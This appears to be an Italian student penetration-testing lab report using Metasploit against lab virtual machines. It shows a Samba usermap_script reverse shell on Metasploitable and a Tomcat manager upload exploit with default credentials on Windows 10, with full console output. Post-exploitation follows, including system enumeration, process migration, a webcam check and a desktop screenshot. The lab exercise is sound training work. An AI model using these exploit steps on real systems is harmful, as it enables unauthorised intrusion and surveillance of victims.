- Otteniamo l' accesso remoto alla macchina Metasploitable tramite una reverse shell
- Eseguiamo il comando **ifconfig** per verificare l' indirizzo di rete della macchina



```
msf6 exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP double handler on 192.168.50.100:5555
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo seXZ83CYA9YaAI0l;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "seXZ83CYA9YaAI0l\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (192.168.50.100:5555 → 192.168.50.150:54275) at 2025-03-17 09:50:23 -0400

ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:68:19:af
          inet  addr:192.168.50.150  Bcast:192.168.50.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe68:19af/64 Scope:Link
                  UP BROADCAST RUNNING MULTICAST  MTU:1500 Metric:1
                  RX packets:2236 errors:0 dropped:0 overruns:0 frame:0
                  TX packets:414 errors:0 dropped:0 overruns:0 carrier:0
                  collisions:0 txqueuelen:1000
                  RX bytes:162485 (158.6 KB)  TX bytes:157085 (153.4 KB)
                  Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet  addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
                  UP LOOPBACK RUNNING MTU:16436 Metric:1
                  RX packets:2033 errors:0 dropped:0 overruns:0 frame:0
                  TX packets:2033 errors:0 dropped:0 overruns:0 carrier:0
                  collisions:0 txqueuelen:0
                  RX bytes:966773 (944.1 KB)  TX bytes:966773 (944.1 KB)
```





METASPLOIT VS WINDOWS

Configurazione delle macchine:

- kali = 192.168.200.100
- windows = 192.168.200.200

```
(kali㉿kali)-[~]
$ ping 192.168.200.200
PING 192.168.200.200 (192.168.200.200) 56(84) bytes of data.
64 bytes from 192.168.200.200: icmp_seq=1 ttl=128 time=0.629 ms
64 bytes from 192.168.200.200: icmp_seq=2 ttl=128 time=0.487 ms
64 bytes from 192.168.200.200: icmp_seq=3 ttl=128 time=0.503 ms
^C
--- 192.168.200.200 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2056ms
rtt min/avg/max/mdev = 0.487/0.539/0.629/0.063 ms
```



Analisi delle vulnerabilità con Nessus



Accesso alla Web Application Manager di Apache Tomcat:

- Tomcat Web Application Manager su <http://192.168.200.200:8080>
- -username: admin
- -password: password

METASPLOIT VS WINDOWS

Sfruttamento vulnerabilità con Metasploit

Le configurazioni impostate nel modulo
multi/http/tomcat_mgr_upload includono:

- RPORT: 8080
- LPORT: 7777
- HttpUsername: admin
- HttpPassword: password
- RHOSTS: 192.168.200.200



Accesso alla macchina target e raccolta informazioni

```
meterpreter > shell
Process 1 created.
Channel 1 created.
Microsoft Windows [Versione 10.0.10240]
(c) 2015 Microsoft Corporation. Tutti i diritti sono riservati.

C:\tomcat7>systeminfo
systeminfo

Nome host: DESKTOP-9K104BT
Nome SO: Microsoft Windows 10 Pro
Versione SO: 10.0.10240 N/D build 10240
Produttore SO: Microsoft Corporation
Configurazione SO: Workstation autonoma
Tipo build SO: Multiprocessor Free
Proprietario registrato: user
Organizzazione registrata:
Numero di serie: 00331-20305-79611-AA686
Data di installazione originale: 09/07/2024, 16:37:06
Tempo di avvio sistema: 18/03/2025, 09:24:02
Produttore sistema: innotek GmbH
Modello sistema: VirtualBox
Tipo sistema: x64-based PC
Processore: 1 processore(i) installati.
[01]: Intel64 Family 6 Model 94 Stepping 3 GenuineIntel ~4
innotek GmbH VirtualBox, 01/12/2006
C:\Windows
C:\Windows\system32
\Device\HarddiskVolume1
it;Italiano (Italia)
it;Italiano (Italia)
(UTC+1.00) Amsterdam, Berlino, Berna, Roma, Stoccolma, Vie
2.048 MB
Memoria fisica disponibile: 1.398 MB
```

- informazioni del sistema
- screenshot effettuato
- webcam rilevate (0)
- configurazione ip



METASPLOIT VS WINDOWS

webcam mancante

```
meterpreter > webcam_list
[-] stdapi_webcam_list: Operation failed: A device attached to the system is not functioning.
```

configurazione dell'ip di windows

```
C:\tomcat7>ipconfig /all
ipconfig /all

Configurazione IP di Windows

Nome host . . . . . : DESKTOP-9K104BT
Suffisso DNS primario . . . . . :
Tipo nodo . . . . . : Ibrido
Routing IP abilitato. . . . . : No
Proxy WINS abilitato . . . . . : No

Scheda Ethernet Ethernet:

Suffisso DNS specifico per connessione:
Descrizione . . . . . : Intel(R) PRO/1000 MT Desktop Adapter
Indirizzo fisico. . . . . : 08-00-27-4C-23-AA
DHCP abilitato. . . . . : No
Configurazione automatica abilitata . . . . . : S*
Indirizzo IPv6 locale rispetto al collegamento . . . fe80::15b:c8ce:b373:f139%4(Preferenziale)
Indirizzo IPv4. . . . . : 192.168.200.200(Preferenziale)
Subnet mask . . . . . : 255.255.255.0
Gateway predefinito . . . . . : 192.168.200.1
IAID DHCPv6 . . . . . : 50855975
DUID Client DHCPv6. . . . . : 00-01-00-01-2F-4F-81-88-08-00-27-4C-23-AA
Server DNS . . . . . : 8.8.8.8
8.8.4.4
NetBIOS su TCP/IP . . . . . : Attivato

Scheda Tunnel isatap.{92D61F82-1D19-45C9-B7CF-2E5AF2D63627}:
Stato supporto. . . . . : Supporto disconnesso
Suffisso DNS specifico per connessione:
Descrizione . . . . . : Microsoft ISATAP Adapter
Indirizzo fisico. . . . . : 00-00-00-00-00-00-E0
DHCP abilitato. . . . . : No
Configurazione automatica abilitata . . . . . : S*
```




screenshot del desktop/tomcat di windows

```
File Actions Edit View Help
2984 2280 conhost.exe x64 0 NT AUTHORITY\SYSTEM C:\Win
2988 2280 powershell.exe x64 0 NT AUTHORITY\SYSTEM C:\Win
3088 620 unscapp.exe x64 0 NT AUTHORITY\SYSTEM C:\Win
3148 620 WeiPvSE.exe x64 0 NT AUTHORITY\SERVIZIO DI RETE C:\Win
3172 848 svchost.exe x64 1 DESKTOP-9K104BT\user C:\Win
3316 536 svchost.exe x64 0 NT AUTHORITY\SERVIZIO DI RETE C:\Win
3408 848 taskhostw.exe x64 1 DESKTOP-9K104BT\user C:\Win
3608 3576 explorer.exe x64 1 DESKTOP-9K104BT\user C:\Win
3688 3608 OneDrive.exe x86 1 DESKTOP-9K104BT\user C:\User
3752 620 RuntimeBroker.exe x64 1 DESKTOP-9K104BT\user C:\Win
3872 4384 conhost.exe x64 0 NT AUTHORITY\SYSTEM C:\Win
3884 536 SearchIndexer.exe x64 0 NT AUTHORITY\SYSTEM C:\Win
4280 620 WeiPvSE.exe x64 0 NT AUTHORITY\SYSTEM C:\Win
4296 620 ShellExperienceHost.exe x64 1 DESKTOP-9K104BT\user C:\Win
4304 4504 java.exe x64 0 NT AUTHORITY\SYSTEM C:\Pro
4332 620 SearchUI.exe x64 1 DESKTOP-9K104BT\user C:\Win
4812 3608 VBoxTray.exe x64 1 DESKTOP-9K104BT\user C:\Win
4844 536 svchost.exe x64 1 DESKTOP-9K104BT\user C:\Win
4996 2876 cmd.exe x64 0 NT AUTHORITY\SYSTEM C:\Win
5100 2876 conhost.exe x64 0 NT AUTHORITY\SYSTEM C:\Win

meterpreter > migrate 3608
[*] Migrating from 1152 to 3608...
[*] Migration completed successfully.
meterpreter > screenshot
Screenshot saved to: /home/kali/xrkWqrx6.jpeg
meterpreter >
```



FALCONLOCK
S.P.A.



nome

argomento

1	Sergio Musto Alfonso Pio Montalbano	presentazione progetto e conclusione black box 1	(jangow01)
2	Ernesto Mercurio	black box 2	(lupin)
3	Andrea Pensierini	black box 3	(harry potter)
4	Simeone Cristofaro	SQL e XSS	(giorno 1 e 2)
5	Ritish Bhantooa	buffer over flow	(giorno 3)
6	Giuseppe Cevallos	vulnerability scan su metà	(giorno 4)
7	Matteo Garau	metasploit windows 10	(giorno 5)